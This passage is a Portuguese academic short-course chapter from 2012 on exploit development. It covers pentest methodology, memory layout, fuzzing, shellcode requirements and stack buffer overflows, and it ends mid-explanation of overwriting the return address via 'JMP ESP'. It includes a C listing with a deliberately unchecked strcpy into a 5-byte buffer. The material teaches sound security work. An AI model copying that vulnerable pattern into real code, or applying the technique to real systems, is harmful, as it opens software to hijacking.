Capítulo

1

Análise de vulnerabilidades em Sistemas Computacionais Modernos: Conceitos, *Exploits* e Proteções

Mateus Felipe Tymburibá Ferreira, Thiago de Souza Rocha, Gilbert Breves Martins, Eduardo Feitosa e Eduardo Souto

Instituto de Computação (IComp)
Universidade Federal do Amazonas
69077000 - Manaus - AM - Brasil

{mateus, thiago.rocha, gilbert.martins, *efeitosa, esouto}@icomp.ufam.edu.br*

Abstract

The growing occurrence of cyberattacks has increased the scientific community interest and the amount of organizations investment in the search for new solutions capable of dealing with these hacking techniques of computational systems. Among these techniques, the development of exploits has been highlighted by several authors as one of the main attacker's weapons in the last decades. For this reason, the development of these artifacts has also been incorporated by security analysts to their penetration test methodologies, as a strategy to prevent attacks, contributing to the research of new defense mechanisms. This chapter provides insight into the exploit development techniques and its use in the building of malicious artifacts effective in the impairment of computational systems.

Resumo

O crescimento da ocorrência de ataques cibernéticos tem elevado o interesse da comunidade científica e os investimentos de organizações na busca por novas soluções que sejam capazes de lidar com essas técnicas de invasão de sistemas computacionais. Entre essas técnicas, o desenvolvimento de exploits vem sendo destacado por diversos autores como uma das principais armas dos atacantes nas últimas décadas. Por esse motivo, o desenvolvimento desses artefatos tem sido incorporado também por analistas de segurança às metodologias de testes de penetração, como estratégia para prevenção de ataques, contribuindo para a pesquisa de novos mecanismos de defesa. Este capítulo fornece subsídios para o entendimento das técnicas de desenvolvimento de exploits e o seu emprego na construção de artefatos maliciosos efetivos no comprometimento de sistemas computacionais.

 ©2012 SBC — Soc. Bras. de Computação

1.1. Introdução

Os profissionais que trabalham com a execução de testes destinados a levantar vulnerabilidades[1] em sistemas acabam invariavelmente se deparando com questões ligadas à validade de suas ações. Afinal, esses procedimentos são executados através das mesmas técnicas empregadas por pessoas com intenções maliciosas.

Apesar de algumas dessas ações serem justificadas por "boas intenções", autores como Wilhelm [Wilhelm, 2009] e Engebretson [Engebretson, 2011] concordam que é necessário uma permissão clara daqueles que serão objeto do teste invasivo para diferenciar um teste de penetração legítimo de uma tentativa de invasão maliciosa.

Tratados coletivamente como "*Hackers*", este grupo é subdividido normalmente em duas categorias [Wilhelm, 2009]: ***Black Hat Hackers*** – indivíduos que executam ataques não autorizados contra sistemas de informação, motivados por ganho material ou financeiro, por mera curiosidade, ou ainda por questões políticas e religiosas. Seja qual for o motivo, entretanto, todos estão sujeitos a ações legais por parte daqueles que foram alvo de seus ataques; ***White Hat Hackers*** – indivíduos que executam avaliações de segurança com base em contratos formais, trabalhando em companhias responsáveis pela melhoria das características de segurança dos ambientes computacionais de seus clientes ou procurando vulnerabilidades que poderiam ser exploradas em ataques maliciosos.

Ferramenta comum em processos invasivos que exploram falhas de segurança de um sistema, um *exploit*[2] é construído por profissionais da área de segurança para validar e demonstrar a efetividade de uma vulnerabilidade específica, passando, nesse caso, a ser chamado também de "Prova de Conceito" (PoC – *Proof of Concept*).

O objetivo deste minicurso é fornecer aos participantes subsídios para o entendimento das técnicas de desenvolvimento de *exploits* e o seu emprego na construção de artefatos maliciosos efetivos no comprometimento de softwares executados em sistemas operacionais modernos. Assim, espera-se difundir os conhecimentos necessários para a formação de futuros ***White Hat Hackers***, que trabalharão para a melhoria da segurança das instituições e daqueles que delas dependem para execução segura de suas atividades.

1.1.1. Contexto

No primeiro parágrafo do livro "Como quebrar códigos: a arte de explorar (e proteger) software", os autores atribuem ao software a alcunha de "Calcanhar-de-Aquiles" dos sistemas modernos, conforme destacado no trecho "a invasão de uma máquina quase sempre envolve a exploração do software" [Hoglund e Macgraw, 2006]. Em um relatório elaborado pelo comitê consultivo sobre tecnologia da informação para o

[1] *Vulnerabilidade* é uma falha (também conhecido como bug), presente na segurança de um elemento do sistema, que pode ser utilizada por um atacante para deturpar o comportamento esperado deste elemento (normalmente uma componente de software), sujeitando o sistema afetado a problemas como indisponibilidade, obtenção indevida de acessos privilegiados e controle externo por indivíduos não autorizados.

[2] *Exploit*: esse termo se refere tanto ao ato de tomar vantagem de uma vulnerabilidade presente em um sistema, como também é usado para identificar a ferramenta desenvolvida para explorar a vulnerabilidade.

 ©2012 SBC — Soc. Bras. de Computação

presidente dos Estados Unidos [EUA, 2005], os consultores também destinaram duas seções do documento intituladas "O software é a maior vulnerabilidade" e "Ataques e vulnerabilidades estão crescendo rapidamente" para destacar o software como o elo mais fraco da cadeia de componentes alvejados por atacantes e apontar a escalada de atos hostis contra sistemas computacionais em todo o mundo.

De fato, é possível comprovar essas afirmações ao constatar-se que à medida que a quantidade e a complexidade dos softwares aumenta, eleva-se também o volume de vulnerabilidades identificadas e o número de invasões a sistemas computacionais reportadas, conforme estatísticas disponibilizadas pelo CERT/CC [CERT/CC, 2011] e apresentada na Figura 1.1.



Figura 1.1. Número de vulnerabilidades reportadas ao CERT/CC entre 1995 e 2008[3] [CERT/CC, 2011].

Conforme destacam Hoglund e McGraw [Hoglund e Macgraw, 2006], as explorações de *buffer*[4] *overflow*[5] são as principais armas dos atacantes e, provavelmente, essa tendência deve permanecer por vários anos. Segundo Anley et al. [Anley et al., 2007], a primeira referência formal à técnica de *buffer overflow* foi apresentada em 1996 por Aleph One, em seu artigo intitulado "Smashing the Stack for Fun and Profit" (Estourando a pilha por diversão e profissão) [One, 1996], onde o autor descreve em detalhes os passos para a exploração de vulnerabilidades de *stack overflow* (estouro de pilha). Pilha, *heap*, ".data" e ".text" são os seguimentos de memória de um processo, conforme explicado na seção 1.1.2. De maneira simplificada, o estouro de pilha é o exemplo de *buffer overflow* mais discutido na literatura, caracterizando-se pela ultrapassagem dos limites de uma variável alocada na pilha, o que acarreta a sobrescrita do endereço de retorno da função e o consequente desvio do fluxo de execução do programa para um endereço arbitrário escolhido pelo atacante.

Além de ser a primeira técnica de *buffer overflow* detalhada em uma publicação científica, o estouro de pilha foi também a primeira vulnerabilidade explorada em um ataque de larga escala, produzido por Morris Worm, em 1988, quando pelo menos uma

[3] O valor relativo ao ano de 2008 é uma estimativa baseada nos 3 primeiros trimestres. Após esse período, o CERT/CC encerrou a publicação das estatísticas referentes ao número de vulnerabilidades catalogadas.

[4] *Buffer*: um espaço de memória limitado e contínuo.

[5] *Overflow*: transbordamento (também chamado de "estouro") do espaço disponível.

 ©2012 SBC — Soc. Bras. de Computação

em cada vinte máquinas conectadas à Internet foi comprometida [Orman e Streak, 2003]. Desde então, uma série de variantes de ataques de *buffer overflow* foi desenvolvida, de maneira a explorar também os demais segmentos de memória de um processo [Werthmann, 2006].

Apesar de provavelmente serem as vulnerabilidades mais conhecidas e publicamente documentadas, os estouros de pilha ainda prevalecem nos softwares produzidos atualmente, em relação às demais falhas de segurança [Anley et al., 2007]. Independente da frequência em que são exploradas, todas as brechas tornam-se cada vez mais severas, à medida que computadores, telefones celulares e outros dispositivos portáteis proliferam-se globalmente [EUA, 2005].

1.1.2. Gerenciamento de Memória

Como a maioria dos problemas de segurança tratados neste minicurso derivam de operações de manipulação do espaço de memória de um processo, serão analisados os fundamentos básicos a respeito do gerenciamento de memória.

Todas as informações fornecidas dizem respeito à arquitetura Intel de 32 bits, conhecida como x86 ou IA32. Apesar da popularização dos sistemas operacionais de 64 bits, muitas aplicações ainda são desenvolvidas em 32 bits. A compatibilidade entre as versões é garantida por componentes do próprio sistema operacional. Por exemplo, no caso das versões do sistema Windows, existe a camada WoW (*Windows on Windows*) [Johny et al., 2012][MSDN, 2012], que emula a arquitetura x86 de forma transparente para o usuário, permitindo que aplicações de 16 ou 32 bits executem nas versões de 64 bits desse sistema.

Quando um programa é executado, seus componentes são mapeados para um espaço de memória, designado para este fim pelo sistema operacional. Esse espaço reservado é utilizado para o armazenamento tanto das instruções que serão executadas como dos dados (variáveis) que serão processados.

De forma mais detalhada, esse espaço é subdividido em quatro segmentos, como mostrado na Figura 1.2. O segmento .data é reservado para o armazenamento das variáveis estáticas e o segmento .text corresponde às instruções do programa. Ambos possuem um tamanho fixo. Por fim, existem as estruturas de pilha (*stack*) e o *heap*. A primeira é responsável pelo armazenamento de variáveis locais (pertencentes ao escopo de uma única função) e pelo registro de metadados usados pelo processador para controlar chamadas de funções. O *heap* é responsável pelo armazenamento de variáveis alocadas dinamicamente.



Figura 1.2. Organização do espaço de memória de um processo [Maziero, 2011].

©2012 SBC — Soc. Bras. de Computação

É importante destacar que a pilha funciona segundo um modelo LIFO (*Last In First Out* – Último a Entrar Primeiro a Sair), no qual os últimos valores empilhados são os primeiros a serem desempilhados. Além disso, ao contrário do *heap,* que cresce do menor para o maior endereço, a pilha cresce do maior para o menor endereço. Esse comportamento de "crescimento" apresentado pela pilha e pelo *heap*, associado ao fato de que, do ponto de vista dos computadores modernos, não existe uma verdadeira distinção entre instruções e dados, é que possibilita a ação de *exploits*.

1.1.3. Registradores

A manipulação de registradores é um elemento fundamental no processo de criação de *exploits*. Para esse fim, merecem destaque os seguintes registradores:

a) ESP (*Extended Stack Pointer*): um registrador acessível pelo programa, que armazena o endereço de memória correspondente ao topo da pilha. Sua manipulação é muito importante na aplicação de técnicas de estouro de pilha (*stack overflow*);

b) EIP (*Extended Instruction Pointer*): um registrador de controle, acessível somente pelo processador, responsável por armazenar o endereço da próxima instrução que será executada. Induzir a alteração do valor desse registrador torna possível a subversão do fluxo de execução do programa, o que é fundamental para a criação de um *exploit* efetivo.

Esses registradores podem ser manipulados através de instruções em linguagem de montagem (*assembly).* Assim, alguma familiaridade com esse conjunto de instruções é necessária.

1.1.4. Testes de Invasão[6]

Teste de invasão legítimo (também conhecido como *pentest*, *ethical hacking* ou *white hat hacking*) é definido como uma tentativa autorizada de localizar e invadir sistemas computacionais, com o propósito de tornar esses sistemas mais seguros [Engebretson, 2011]. Tais testes se diferenciam de outras formas de avaliação, pois não consistem apenas do levantamento de ameaças em potencial, mas também da efetiva construção das ferramentas necessárias e da execução propriamente dita do ataque invasivo, gerando uma PoC cujo objetivo é demonstrar a possibilidade de consolidação do ataque.

Apesar do ímpeto para iniciar um procedimento de teste de invasão direto pela fase de desenvolvimento de um *exploit*, uma vez que normalmente essa é a atividade mais interessante em um *pentest*, quanto melhor for a preparação e o planejamento prévio dessa atividade, maiores serão as possibilidades de sucesso. A metodologia ZEH (*Zero Entry Hacking*) é um modelo simples de quatro etapas [Engebretson, 2011], destinada a orientar o processo de planejamento, preparação e execução de todas as ações associadas ao teste de penetração. A cada nova etapa, o processo entra sucessivamente em um novo nível de detalhe, até que seja identificado o objeto de estudo do teste, conduzindo de forma clara as ações do responsável pela atividade.

A metodologia ZHE é dividida em:

[6] Alguns autores utilizam também o termo "Testes de Penetração". Neste trabalho, as duas expressões serão usadas de maneira intercambiável.

©2012 SBC — Soc. Bras. de Computação

a) Reconhecimento, onde deve ser levantada a maior quantidade possível de informações a respeito do objeto de ataque, além de definir as estratégias que serão empregadas e o planejamento de todas as ações que serão executadas;

b) Varredura, onde se identificam as vulnerabilidades específicas dos serviços ou elementos de software que serão a base das ações invasivas executadas na fase seguinte;

c) Exploração, onde todas as informações colhidas nas etapas anteriores são utilizadas para a execução do ataque propriamente dito, tendo como principal meta utilizar as falhas ou vulnerabilidades identificadas anteriormente para alterar o comportamento natural de um software, de forma a obter acesso e controle do sistema que foi alvo da invasão;

d) Manutenção do Acesso, onde o atacante vai garantir a continuidade do acesso ao sistema invadido (normalmente através do uso de ferramentas como *backdoors* e *rootkits*), evitando que todo o processo de invasão tenha que ser executado novamente em um acesso posterior ao sistema invadido. Essa etapa pode ser considerada opcional, mas é necessária para construir uma PoC que espelhe fielmente os ataques reais.

Apesar de não constituir oficialmente uma etapa da metodologia ZEH, a última tarefa do profissional responsável pelo teste de penetração é a elaboração de um relatório [Wilhelm, 2009] [Engebretson, 2011], onde serão detalhadas as informações obtidas durante a execução do processo de ataque. Esse relatório deve ser escrito de forma clara, contendo: a) um resumo executivo, com foco no corpo gerencial da instituição que solicitou o teste; b) o detalhamento técnico de todo o processo invasivo; e, se possível; c) uma descrição das ações necessárias para mitigar a falha e eliminar as vulnerabilidades que o sistema apresenta.

1.1.5. Organização do minicurso

Este minicurso está organizado da seguinte maneira: a seção 1.2 apresenta os principais tipos de vulnerabilidades de *softwares*, como elas normalmente são descobertas e quais características dessas falhas permitem a execução de códigos maliciosos; a seção 1.3 explica a origem histórica dos principais mecanismos de proteção da memória, seu funcionamento e suas implicações para o desenvolvimento de *exploits*; a seção 1.4 detalha as técnicas mais utilizadas para desenvolver *exploits* capazes de se aproveitar de falhas de *softwares* mesmo em sistemas operacionais modernos que incluem proteções de memória; e finalmente, a seção 1.5 apresenta os objetos de pesquisa que devem crescer em relevância nos próximos anos, destacando as principais classes de mecanismos de defesa em estudo e as tendências apontadas por pesquisadores da área, além de apresentar os comentários finais dos autores sobre o tema.

1.2. Exploração de Vulnerabilidades

Esta seção aborda os principais tipos de vulnerabilidades de softwares exploráveis através de *exploits*, como elas são descobertas e quais características dessas falhas permitem a execução de códigos maliciosos. Entre os diversos mecanismos de

©2012 SBC — Soc. Bras. de Computação

identificação de defeitos em softwares, optou-se por detalhar a técnica de *fuzzing*. Em seguida, é apresentado o conceito de *shellcode*, esclarecendo sua importância para uma exploração bem sucedida e as suas possibilidades de emprego. Finalmente, são descritos quatro tipos comuns de defeitos exploráveis em softwares (estouros de pilha, estouros de *heap*, falhas de formatação de strings e sobrescrita de tratadores de exceção estruturados), analisando as características que produzem cada uma das vulnerabilidades, como evitá-las e como explorá-las para executar códigos arbitrários.

1.2.1. Descobrindo vulnerabilidades

Testes de invasão têm por objetivo verificar a resistência dos sistemas em relação aos métodos de ataque existentes. Diariamente são descobertas novas falhas nos mais variados sistemas, por isso é de fundamental importância a realização de auditorias preventivas. Mais especificamente, os testes de invasão podem dar um diagnóstico fidedigno sobre a segurança dos sistemas em questão.

Parte do processo de teste de penetração consiste em verificar se é possível detectar novas vulnerabilidades em um sistema. Porém, antes de iniciar esses testes, é necessário realizar um planejamento, ocasião em que é decidido qual tipo de teste será efetuado. De acordo com Michael [Sutton et al., 2007], o teste para o descobrimento de vulnerabilidades pode ser classificado como caixa preta ou caixa branca.

Nos testes caixa branca, o testador tem acesso irrestrito a qualquer informação que possa ser relevante ao teste, tais como informações sobre o ambiente ou dados sobre os servidores. Essas informações incluem os códigos fonte das aplicações, que podem ser analisados utilizando ferramentas de depuração (*debug*). Em um teste caixa preta, há pouco ou nenhum conhecimento prévio sobre o ambiente a ser avaliado, e tudo deve ser descoberto pelo testador.

Embora nenhuma metodologia consiga sozinha garantir que não existem vulnerabilidades em uma aplicação, [Sutton et al., 2007] a cobertura alcançada pelos testes caixa branca é maior. Isso ocorre principalmente pelo fato do testador possuir o código fonte do sistema, possibilitando uma revisão do código. Dessa forma, os diversos caminhos que o código executa podem ser auditados na procura por vulnerabilidades.

Entre as desvantagens inerentes aos testes caixa branca, pode-se citar a complexidade de se fazer uma revisão completa do código. Isso ocorre porque existem várias linguagens de programação e, na maioria das vezes, os sistemas são desenvolvidos sem seguir um padrão.

Nos testes de caixa preta, o comportamento da aplicação é analisado através das suas entradas. Nesse tipo de teste, os fluxos de execução são testados de maneira indireta, visto que o testador não tem acesso ao código fonte.

Entre as vantagens dos testes caixa preta, pode-se citar a disponibilidade, pois esse tipo de teste pode ser executado em qualquer aplicação. A possibilidade de reprodução dos testes em outros cenários também é uma vantagem. Um teste feito em um servidor FTP, por exemplo, pode ser reproduzido em outros servidores que operem o mesmo protocolo. Por fim, a simplicidade é uma vantagem dos testes de caixa preta,

 ©2012 SBC — Soc. Bras. de Computação

pois esse tipo de teste pode ser conduzido sem um conhecimento prévio de como a aplicação funciona internamente.

Entre as desvantagens dos testes caixa preta, encontra-se a cobertura dos testes. É difícil determinar se o teste foi efetivo, pois não há como garantir que todos os possíveis fluxos de execução previstos na aplicação foram explorados. Outra desvantagem ocorre em relação à inteligência dos testes. Os testes de caixa preta são mais apropriados para ataques simples, que utilizam apenas um vetor de entrada. Ataques complexos, com vários vetores, são difíceis de ser elaborados e detectados.

Dentre muitas alternativas na busca por vulnerabilidades nos software, a abordagem de caixa preta denominada *Fuzzing* é uma das mais utilizadas. Trata-se de um método de testes de software onde a aplicação é bombardeada com casos de testes gerados por outro programa [McNally et al., 2012].

A ideia desse método é verificar o comportamento do software nos casos em que o sistema recebe entradas mal formadas ou fora do padrão esperado. Isto possibilita a descoberta de vulnerabilidades à partir de combinações de entradas não testadas originalmente pelo desenvolvedor.

De acordo com [McNally et al., 2012], *fuzzing* permite descobrir vulnerabilidades no sistema através de um monitoramento das exceções lançadas pelo programa. É um processo geralmente automatizado, que envolve a manipulação dos campos de entrada da aplicação. A técnica é dividida em duas categorias: *fuzzing* baseado em mutação e *fuzzing* baseado em geração.

No *fuzzing* baseado em mutação, os dados são coletados da aplicação e depois modificados. Essa mutação pode ser efetuada de forma aleatória ou através de uma heurística. No *fuzzing* baseado em geração, um modelo para os dados de entrada especifica como os casos de testes devem ser criados [Miller e Peterson, 2007].

A forma de condução da metodologia *fuzzing* depende de vários fatores, como a habilidade do testador e a complexidade da aplicação. No entanto, de acordo com [Sutton et al., 2007], em geral a aplicação dos testes ocorre em seis etapas, conforme descrito a seguir:

a) Identificação do alvo – o testador procura por dados sobre o sistema a ser explorado, para encontrar informações relevantes que ajudem na condução do teste.

b) Identificação das entradas – nesta etapa, o testador procura identificar todas as interfaces e campos de entrada para o sistema alvo. Entre outras possibilidades, podem ser utilizados como vias de entrada de dados: soquetes (*sockets*) de rede, variáveis de ambiente, arquivos, argumentos da linha de comandos e interfaces remotas.

c) Geração de dados – a terceira fase é a responsável pela geração das entradas que serão utilizados durante o *fuzzing*. A decisão de utilizar *fuzzing* baseado em mutação ou *fuzzing* baseado em geração depende do alvo e das informações coletadas.

d) Execução dos dados – nesta etapa, as entradas geradas no passo anterior são transferidas para a aplicação. Esse processo pode envolver o ato de enviar pacotes de dados ao alvo, abrir arquivos, enviar argumentos pela linha de comandos, etc.

©2012 SBC — Soc. Bras. de Computação

e) Monitoramento das exceções – esse passo é responsável por colher as informações das exceções geradas no passo anterior. O tipo de falha ocasionada e o estado da aplicação após a ocorrência do erro determinará a estratégia de desenvolvimento de *exploit* a ser adotada.

f) Determinação dos *exploits* – na última fase do *fuzzing*, as informações colhidas no passo anterior são estudadas para determinar se vulnerabilidades identificadas podem ser exploradas por algum tipo de *exploit*.

1.2.2. Explorando falhas em softwares

Esta seção apresenta um conceito fundamental em *exploits*, o *shellcod*e. Será explicado o seu uso e importância para o funcionamento de um *exploit*. Além disso, serão detalhados quatro tipos comuns de defeitos exploráveis em softwares: estouros de pilha, estouros de *heap*, falhas de formatação de *strings* e sobrescrita de tratadores de exceção estruturados.

Existem outros tipos de defeitos exploráveis em softwares, como uso após liberação *(use after free*) [Anley et al., 2007], estouro de inteiros (*integer overflow*) [Blexim, 2002], ataques a senhas (*password attacks*) [Young e McHugh, 1987], ataques a ponteiros (*pointer attacks*) [Conover, 2002] e estouros de memória "fora por um" (*off by one buffer overflow)* [SANS, 2012]. Esses defeitos não serão detalhados neste minicurso.

1.2.2.1. *Shellcode*

Shellcode é um conjunto de instruções, tipicamente escritas em *assembly*, que são injetadas e executadas por um programa através de um *exploit* [Anley et al., 2007]. São códigos interpretados pelo processador como instruções, quando um *exploit* é bem sucedido.

A palavra *shell,* contida em seu nome, tem origem no fato de que, normalmente, um *shellcode* é usado para abrir um *shell* (linha de comandos) da máquina atacada. Antigamente, na maioria dos casos, um *shell* de comando era disponibilizado depois que todas as instruções fossem executadas. Por isso esse artefato recebeu o nome de s*hellcode* [Kennedy et al., 2011].

Os *shellcodes* normalmente são representados através de uma cadeia de valores em hexadecimal, para serem manipulados e injetados no programa alvo. Atualmente, existem diversos tipos de *shellcode,* disponíveis para os mais variados tipos de sistemas e arquitetura. De acordo com Anwar [Anwar, 2009], para funcionar adequadamente, um *shellcode* deve ser desenvolvido seguindo as seguintes premissas:

a) Deve ser pequeno, pois geralmente o espaço que o atacante possui para injetar o código no *buffer* é limitado;

b) Não deve possuir bytes nulos (0x00), pois esse valor é um delimitador de *string* na linguagem C. Se a entrada maliciosa for recebida na forma de um *string*, o byte nulo causará a interrupção da leitura do *shellcode*;

 ©2012 SBC — Soc. Bras. de Computação

c) Deve ser escrito em código hexadecimal, para representar diretamente os bytes a serem gravados na memória;

d) Deve ser específico para um ambiente computacional (hardware e sistema operacional). Os *shellcodes* desenvolvidos para os sistemas operacionais Windows, por exemplo, não funcionam em sistemas Linux, pois, entre outras coisas, as chamadas de sistema são diferentes.

A meta de um *shellcode* é fazer com que um programa vulnerável funcione como uma porta de acesso ao sistema operacional hospedeiro. A maneira mais fácil de interagir com o sistema operacional é através de suas chamadas de sistema (*syscalls*). Por isso, normalmente os *shellcodes* preparam os parâmetros para a execução de chamadas de sistema que possibilitem o acesso ao sistema alvo.

1.2.2.2. Transbordamentos de memória

Esta seção fornece uma breve explicação de uma das técnicas mais usadas pelos atacantes para explorar vulnerabilidades no software, o *buffer overflow* (estouro ou transbordamento de memória).

Como mencionado anteriormente, *buffers* são porções de memória, com tamanho definido, usados para armazenar algum dado. Um transbordamento de memória consiste em estourar a capacidade do *buffer*, inserindo mais informação do que ele é capaz de armazenar. Isso faz com que os dados sejam inseridos em espaços de memória além do limite previsto (tamanho do *buffer*) [Ulbrich, 2009]. Basicamente, existem dois tipos de transbordamentos de *buffer*: *stack overflow* (estouro da pilha) e *heap overflow* (estouro do *heap*).

Estouro da pilha

Na maioria das linguagens de programação de alto nível, o código é quebrado em frações menores para que os desenvolvedores possam chamar a mesma função em várias partes do programa, conforme indicado na Listagem 1.1.

Listagem 1.1. Exemplo de divisão de código em funções.

```
1  void func(char * entrada){
2     char buffer[5];
3     strcpy(buffer, entrada);
4     return;
5  }
6  int main(int argc, char ** argv){
7     func(argv[1]);
8     return 0;
9  }
```

Nesse exemplo, a função *main* chama a função *func* para executar algum processamento e, posteriormente, retornar o fluxo de execução para a função *main*. Durante essas chamadas entre funções, parâmetros e metadados precisam ser salvos em algum lugar, para que o fluxo de execução possa fluir entre as funções [Ulbrich, 2009]. Esse lugar é o segmento de pilha, apresentado na seção 1.1.2. A Figura 1.3 ilustra o estado da pilha antes da chamada de uma função e após a conclusão da transferência do fluxo de execução para a função chamada.

 ©2012 SBC — Soc. Bras. de Computação



Figura 1.3. Estado da pilha durante chamadas e retornos de funções.

Analisando a Figura 1.3, é possível observar os efeitos na pilha causados pelas instruções executadas durante os processos de chamada e retorno de uma função. Em uma chamada de função, a pilha é organizada seguindo os seguintes passos:

a) antes de executar a instrução *assembly* de chamada da função (CALL), são executadas instruções que empilham os parâmetros para a função a ser chamada (ex: PUSH);

b) ao executar uma instrução CALL (chamada de função), o processador empilha o endereço de retorno (endereço da instrução subsequente à instrução de chamada da função);

c) o processador desvia o fluxo de execução para a primeira instrução da função chamada;

d) uma instrução que empilha o endereço base (EBP – *base pointer*) do *frame* pertencente à função chamadora é executada (PUSH EBP);

e) uma instrução que atualiza o *base pointer* é executada, fazendo-o apontar para o início do *frame* pertencente à função chamada (MOV EBP, ESP);

f) uma instrução que atualiza o ponteiro para o topo da pilha (ESP – *stack pointer*) é executada, alocando espaço para as variáveis locais pertencentes à função chamada (ex: SUB ESP, valor);

Após a execução desses passos, a pilha ilustrada na parte esquerda da Figura 1.3 se transforma na pilha apresentada na parte direita da mesma figura. Depois de concluir todo o procedimento de retorno da função chamada, a pilha retorna ao estado indicado no canto esquerdo da Figura 1.3. O processo de retorno de uma função consiste em realizar as operações inversas ao procedimento de chamada de uma função. Dessa forma, em um retorno de função, a pilha é organizada seguindo os seguintes passos:

a) depois de executar as instruções previstas em seu código e antes de retornar, a função chamada faz o *stack pointer* apontar novamente para o endereço onde foi armazenado o *base pointer* pertencente à função chamadora (MOV ESP, EBP);

b) uma instrução que desempilha o *base pointer* pertencente à função chamadora é executada (POP EBP);

c) o processador executada uma instrução que desempilha o endereço de retorno armazenado na pilha e desvia o fluxo de execução para esse endereço (RET – *return*).

 ©2012 SBC — Soc. Bras. de Computação

Caso existam parâmetros, essa instrução também indica a quantidade de parâmetros a serem removidos da pilha (ex: RETN 0x08, para desempilhar 8 bytes).

Se tomarmos o código apresentado na Listagem 1.1 como exemplo, uma vez que não existe checagem do tamanho da entrada, caso o usuário informe uma *string* maior do que o *buffer* alocado dentro da função "func", ocorrerá um estouro de *buffer*. As áreas adjacentes a esse *buffer* na pilha serão sobrescritas. Se o tamanho da *string* de entrada for suficientemente grande, ela poderá sobrescrever o endereço de retorno anotado na pilha por ocasião da chamada da função. Assim, um atacante é capaz de subverter o fluxo de execução do programa, desviando-o para um endereço de sua escolha.

A Figura 1.4 ilustra o estado da pilha após a ocorrência de um transbordamento de pilha com sobrescrita do endereço de retorno. Esse artifício tem sido usado pelos atacantes para obter o controle da execução do programa, adaptando a entrada do usuário de maneira a sobrescrever o endereço de retorno e fazer com que o programa execute um código arbitrário, o *shellcode*.

Note que o atacante pode continuar sobrescrevendo toda a região da pilha, ultrapassando a posição onde o endereço de retorno se localiza. Repare também que, após retornar da função, o ponteiro para o topo da pilha (ESP – *stack pointer*) referencia a área logo abaixo da posição onde os parâmetros haviam sido anotados. Por conta disso, em falhas de transbordamento da pilha, usualmente o *shellcode* é posicionado nessa região, conforme ilustrado na Figura 1.4. Assim, a fim de desviar o fluxo de execução para o início do *shellcode*, os atacantes formatam a entrada de maneira que o endereço de retorno seja sobrescrito com o endereço de alguma instrução "JMP ESP".

